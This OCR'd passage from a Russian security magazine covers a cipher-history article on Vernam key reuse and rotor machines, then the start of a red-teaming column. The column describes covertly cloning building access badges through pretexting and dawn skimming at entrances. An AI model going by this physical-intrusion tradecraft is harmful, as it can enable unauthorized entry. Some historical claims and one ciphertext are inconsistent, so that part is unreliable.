- если третья сторона сможет каким-то образом узнать послание, она легко и восстановит ключи, и подменит сообщение;
- требуется надежное уничтожение страницы блокнота — сжечь ее и съесть пепел, тогда враг точно не узнает, что было зашифровано.

Пример шифра

Исходный текст: HELLO



Ключ: AXHJB

Складываем побитово по модулю 2 и ищем, какой букве соответствует полученный код в телеграфном алфавите:

```
H⊕A = 10100⊕00011 = 10111 => Q
E⊕X = 00001⊕11101 = 11100 => M
L⊕H = 10010⊕10100 = 00110 => I
L⊕J = 10010⊕01011 = 11001 => B
O⊕B = 11000⊕11001 = 00001 => E
```

Шифрованный текст: QMIBE

Расшифрование

Расшифрование с помощью ключа выполняется аналогично шифровке:

```
ciphertext⊕key = plaintext
```

Криптоанализ

При правильном использовании ключа злоумышленник может только угадать символы. Даже при условии, что у него будет неограниченное количество шифротекстов, но все они будут зашифрованы на различных ключах из разных символов, он будет иметь бесконечное множество вариантов исходного текста. При этом догадываться о значении исходного текста можно лишь по количеству символов.

Криптоанализ шифра Вернама легко возможен в том случае, если при шифровании мы выбрали ключ с повторяющимися символами. Если злоумышленнику удалось заполучить несколько текстов с перекрывающимися ключами, он сможет восстановить исходный текст.

Рассмотрим атаку, которая осуществима, если мы дважды при шифровании используем один и тот же ключ. Она называется атака вставки.

Предположим, нам удалось перехватить зашифрованное сообщение QMIVE. Мы пытаемся взломать шифр и убедили отправителя зашифровать свое сообщение еще раз, но при этом поставить первым символом 1 (конечно, отправитель должен быть безмерным простофилей, чтобы выполнить такое условие, но, предположим, мы умеем убеждать). Тогда мы получаем шифротекст VDYBJY.

Нам известно, что первый символ 1. Я вычисляю первый символ секретного ключа key:

```
V⊕1 = 11110⊕11101 = 00011 => A
```

Далее. Нам известно, что первый шифротекст зашифрован этим же ключом. Тогда мы можем вычислить первый символ открытого текста:

```
Q⊕A = 10111⊕00011 = 10100 => H
```

Дальше нам нужно найти второй символ ключа. Для этого мы берем второй шифротекст, и, так как нам известен второй символ открытого текста, вычисляем второй символ ключа:

```
H⊕D = 10100⊕01001 = 11101 => X
```

Применяем его к первому тексту и получаем:

```
M⊕X = 11100⊕11101 = 00001 => E
```

Аналогично далее:

- складываем символ открытого текста с символом шифротекста => узнаем символ ключа;
- складываем символ ключа с соответствующим символом шифротекста => получаем символ открытого текста
- ...

Такая последовательность операций повторяется, пока не станут известны все символы открытого текста.

Шифровальные машины

Со временем шифрование вручную стало казаться долгим и малополезным. Криптографы постоянно шифровали, а криптоаналитики в это время отчаянно пытались взломать шифр. Нужно было ускорять и автоматизировать процесс и усложнять алгоритм. Наиболее подходящим для модификации оказался шифр замены. Если текст, зашифрованный этим способом вручную, можно было без особого труда восстановить, то машина могла проделать эту операцию несколько раз, и восстановить текст становилось очень трудно.


Итак, основным механизмом работы шифратора был диск с нанесенными с двух сторон контактами, соответствующими алфавитам открытого и шифрованного текста. Контакты соединялись между собой по некоторому правилу, называемому коммутацией диска. Эта коммутация определяла замену букв при начальном положении диска. При изменении положения диска коммутация менялась и алфавит для шифрования сдвигался.

Пример работы

Пусть начальное положение диска задает подстановку:

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
b	e	x	g	w	i	q	v	l	o	u	m	p	j	r	s	t	n	k	h	f	y	z	a	d	c

После того как первая буква исходного текста заменена, ротор поворачивается и подстановка сдвигается на один символ:




a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
e	x	g	w	i	q	v	l	o	u	m	p	j	r	s	t	n	k	h	f	y	z	a	d	c	b

Вторая буква будет зашифрована согласно новому алфавиту. А после ее замены ротор сдвигается вновь, и так далее по количеству символов в исходном шифруемом сообщении.

Энигма

Первой роторной машиной шифрования была «Энигма», состоявшая на вооружении Германии во время Второй мировой войны. Она имела три ротора, связанных между собой. При повороте первого ротора соединенное с ним кольцо попадает в паз второго диска и толкает его. Аналогично итерации третьего ротора контролируются вторым ротором. В итоге при каждом нажатии на клавишу машины одна и та же буква кодируется совершенно разными значениями.

При шифровании необходимо было учитывать начальное положение роторов, их порядок и положения колец. Для двойной замены букв используется штекерная панель. Рефлектор осуществляет завершающую подстановку для контроля соответствия между операциями зашифрования и расшифрования. Взгляни на конструкцию «Энигмы»:



Устройство шифровальной машины «Энигма»

На рисунке жирной линией выделено, как буква A вводится с клавиатуры, кодируется штекером, проходит через три ротора, заменяется на рефлекторе и выходит зашифрованной буквой D.


Шифровальная машина «Энигма»

«Энигма» долгое время считалась неуязвимой. Немцы ежедневно меняли положение штекеров, диски и их компоновку и положение. Во время военных действий они ежедневно кодировали короткую последовательность букв, которая шифровалась дважды и передавалась в самом начале сообщения. Адресат дешифровал ключ и устанавливал настройки машины согласно этому ключу. Именно это многократное использование одного и того же ключа позволило аналитикам из Блетчли-Парка (главного шифровального подразделения Великобритании) взломать немецкий шифр.


На самом деле механизм «Энигмы» не является стойким, так как штекеры и рефлектор выполняют взаимоисключающие операции. Пользуясь частотным анализом для достаточно большого шифротекста, можно подобрать положение роторов брутфорсом. Именно из-за этих уязвимостей «Энигма» остается лишь экспонатом в музее Блетчли-Парка.


Шифровальная машина «Сигаба»

Сигаба

Спустя десять лет американскими военными была разработана роторная шифровальная машина «Сигаба», которая

значительно превзошла по характеристикам свою прародительницу. «Сигаба» имеет три блока по пять роторов и печатающий механизм. Шифрование на этой машине использовалось американскими военными и военно-морским флотом вплоть до 1950-х годов, пока ее не сменила более новая модификация KL-7. Как известно, эта роторная машина так и не была взломана..



Шифровальная машина Purple

Purple

Говоря о знаменитых криптографических механизмах, нельзя не упомянуть о японской шифровальной машине Purple, как ее назвали американцы. Шифрование в Purple также основывалось на движении четырех роторов, а секретный ключ задавался один раз в день. Текст вводился с клавиатуры, при помощи роторов заменялся на шифрованный и выводился напечатанным на бумаге.



При расшифровании процесс последовательного прохождения через роторы повторялся в обратном порядке. Такая система является совершенно стойкой. Однако на практике ошибки при выборе ключей привели к тому, что Purple повторила судьбу немецкой «Энигмы». Она была взломана американским отделом криптоаналитиков.

ВЫВОДЫ

Опыт истории криптографии показывает нам значимость выбора секретного ключа и частоты смены ключа. Ошибки в этом тяжелом процессе превращают любую систему шифрования в менее стойкую, чем она могла бы быть. В следующий раз поговорим про распределение ключей.

SPY GAMES



Юрий Гольцев
@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего хакера на службе корпорации, с задачами, которые перед ним ставятся, и их решениями.

INTRO

Возможно, у тебя сложилось впечатление, что работа пентестера — достаточно непыльная штука: светлый и уютный офис, горячая и вкусная еда, спокойствие и благополучие. Стабильность :). Это далеко от действительности, особенно когда разговор заходит о таком понятии, как full scope penetration testing, что, грубо говоря, аналогично термину red teaming.

Подобный проект, помимо характерных для пентеста вещей, подразумевает под собой углубление в такие пласты, как безопасность коммуникаций, социальная инженерия и физическая безопасность. В реалиях российского бизнеса ИБ типовые тесты на проникновение далеки от подобных задач, но в моей практике встречались похожие. И сегодня мы поговорим именно о тех составляющих работ, которые заставляют нас покинуть уютный офис и почувствовать себя настоящим шпионом.



Кадр из кинофильма Sneakers

HISTORY

Что такое red team? Этот термин появился в армии США — им обозначали боевую единицу, перед которой ставилась задача оценить эффективность той или иной боевой единицы. Простой пример: если необходимо натренировать боевую единицу на защиту периметра охраняемого объекта, то кто-то другой должен выступать в роли атакующего. Так и появились «красные команды».

В дальнейшем предприимчивые граждане, в большинстве случаев в прошлом каким-либо образом связанные с военными структурами США, стали

оказывать услуги, аналогичные тем, которые оказывали на службе, но уже для корпораций. Наглядно подобные операции были продемонстрированы широкой публике в фильме Sneakers.

Компьютеры в те времена еще не настолько проникли в повседневную жизнь, чтобы стать одной из составляющих периметра корпорации. Основной целью подобных работ, как и сейчас для пентеста, была независимая оценка текущего уровня защищенности организации. То же тестирование на проникновение, но со своим периметром и с моделью нарушителя, которая напрямую зависит от периметра.

Вот основные навыки, которыми необходимо было обладать участникам команды хакеров (а они, безусловно, были хакерами): понимание принципов систем физической безопасности и опыт работы с ними; навыки взлома замков; отменные навыки социальной инженерии, а также понимание устройства всех используемых на тот момент коммуникаций — начиная от вентиляции и заканчивая телефонией.

Проект считался удачным не когда взяты привилегии администратора домена AD, а когда получен доступ к информации, составляющей коммерческую тайну, которая в те времена частенько была изложена лишь на бумаге. С развитием технологий все больше и больше уклон подобных работ стал смещаться в сторону сетевой безопасности, где хакеры и консультанты по ИБ нашли себе легальное применение.

Многие мои знакомые, занимающиеся тестами на проникновение на Западе, при оказании услуг в сфере ИБ-консалтинга, помимо привычных нам пентестов, также проводят оценку безопасности периметра с точки зрения физического проникновения. К слову сказать, я вообще не верил, что подобные услуги до сих пор актуальны, но меня в этом разуверили Хьюго Фортье и Кевин Митник. От Хьюго я, конечно, мог этого ожидать (он вообще тру олдскул хардкор тип), но Митник мне казался «говорящей головой», не более. Мое мнение кардинально изменилось после личного знакомства в хакспейсе «Нейрон» и его рассказов о том, как и какие именно услуги оказывает его контора MitnickSecurity. Оказалось, что ребята не брезгуют выездами к заказчикам независимо от их местоположения и, используя все возможные средства, преодолевают физический периметр.

IMHO

Почему же у нас непопулярна подобная услуга? На мой взгляд, помешало отсутствие в индустрии людей, которые были бы готовы ее предоставлять. Подготовка требует времени и денег, да и заказчикам тоже еще нужно объяснить, что тестирование защиты их физического периметра — дело важное и нужное.

В России рынок услуг в сфере информационной безопасности развивался именно благодаря людям, которые эти услуги продавали любыми воз-

можными и невозможными способами. Тем временем потребности в услугах в сфере физической безопасности покрыли всевозможные ЧОПы. Их методы и подходы, по всей видимости, очень далеки от тех, которые применяются «ред тимами».

В современных реалиях физическая безопасность сводится к защите скорее человеческих жизней, нежели информации. К тому же существенно изменилась и модель нарушителя — в большинстве случаев он старается избегать любых действий, которые в кратчайшие сроки могут ограничить его свободу перемещения.


EXPIRIENCE

Единственная разновидность нарушителя, для моделирования атаки которой нужно уметь преодолевать физический периметр, — это нарушитель, отчаявшийся проникнуть во внешний сетевой периметр.

Такая модель непопулярна у исполнителей, но вызывает энтузиазм у заказчиков, если о ней заговорить. Дай им волю, и тебе придется нанимать в команду мужчину 35–40 лет с неприметной внешностью и навыками рукопашных боев без правил, который в случае чего сможет вырубить подоспевших охранников, пока ты вскрываешь замок.

В моей практике были работы, которые с небольшой натяжкой можно назвать пентестами с попыткой преодоления физического периметра. Правда, они сводились к использованию технических средств и возможных уязвимостей в СКУД в совокупности с социальной инженерией.

Преодолевать периметр во всех случаях приходилось только через легитимные точки входа — например, через капсулу-турникет, никак не через забор с попутным разрезанием колючей проволоки. Эти эксперименты были организованы исключительно на добровольных началах, и я, естественно, не претендовал на покрытие всех возможных векторов атаки в рамках рассматриваемой модели. Я выбирал те, которые интересны мне и наиболее вероятны с технической точки зрения. В рамках подобных работ я отказался от любых опасных вариантов прямого взаимодействия с сотрудниками компании.



Простейшие отмычки

CASE

Если рассматривать систему СКУД с точки зрения злоумышленника, который пытается проникнуть в организацию, то можно провести аналогию с shared-хостингами. Сайт-визитка со статическим контентом на таком хостинге в меньшей безопасности, нежели на выделенном сервере. Так и с организациями — систему СКУД намного легче преодолеть в офисных центрах (там и преодолевать особо нечего), чем в зданиях, которые обслуживают одну-единственную компанию.

Проект начинается с разведки, основная цель которой — получить как можно больше информации о системе СКУД. Это не только техническая составляющая, но и внешний вид пропусков, список легитимных точек входа и даже дресс-код.

Если абстрагироваться от всех нюансов, задача разведки сводится к выявлению технологий, используемых для реализации СКУД. Определить, какие именно пропуска используются в офисных центрах, обычно не составляет труда (вообще в большинстве случаев это Mifare Classic). Офисные центры часто имеют большие лобби, и ни у кого не возникает вопросов к человеку, который разговаривает по телефону и пялится на турникеты, ходит туда-сюда, смотрит, что делает охрана и что происходит на ресепшене.

Попасть внутрь офисного здания можно, к примеру, под предлогом заинтересованности в аренде помещения. В таком случае тебя, вероятно, встретит человек, который имеет идентификатор, дающий доступ ко всем помещениям — вдруг тебя заинтересуют несколько из них? Использование подобного идентификатора-карты сравнимо с использованием учетной записи администратора домена для доступа к пользовательским машинам (тогда как пользователи обладают привилегиями локального администратора). Задача заключается в том, чтобы аккуратно скопировать такой ключ и никак себя не выдать. Это не так сложно, поверь мне.

Когда здание принадлежит одной компании, о лобби речи не идет. Необходимо определить то место, в котором ты окажешься ближе к сотрудникам, не вызывая подозрений. Такая точка может находиться, к примеру, у ворот ограды, через которые сотрудники проходят на территорию организации.

Найдя удачные места, можно переходить к подготовке технических средств, которые позволят скопировать метку пропуска. Не буду заострять внимание на подготовке хардвара, с этим прекрасно справляются ребята из проекта Hardware Village. «Рыбалку» лучше всего устраивать на рассвете — большинство офисных работников даже не обратит внимания на человека, который просто стоит где-то возле проходной. Все чертовски хотят спать по утрам, им не до тебя.


После «рыбалки» возникает еще одна нетривиальная задача — понять, какие именно из перехваченных данных тебе пригодятся. Хорошо, конечно,

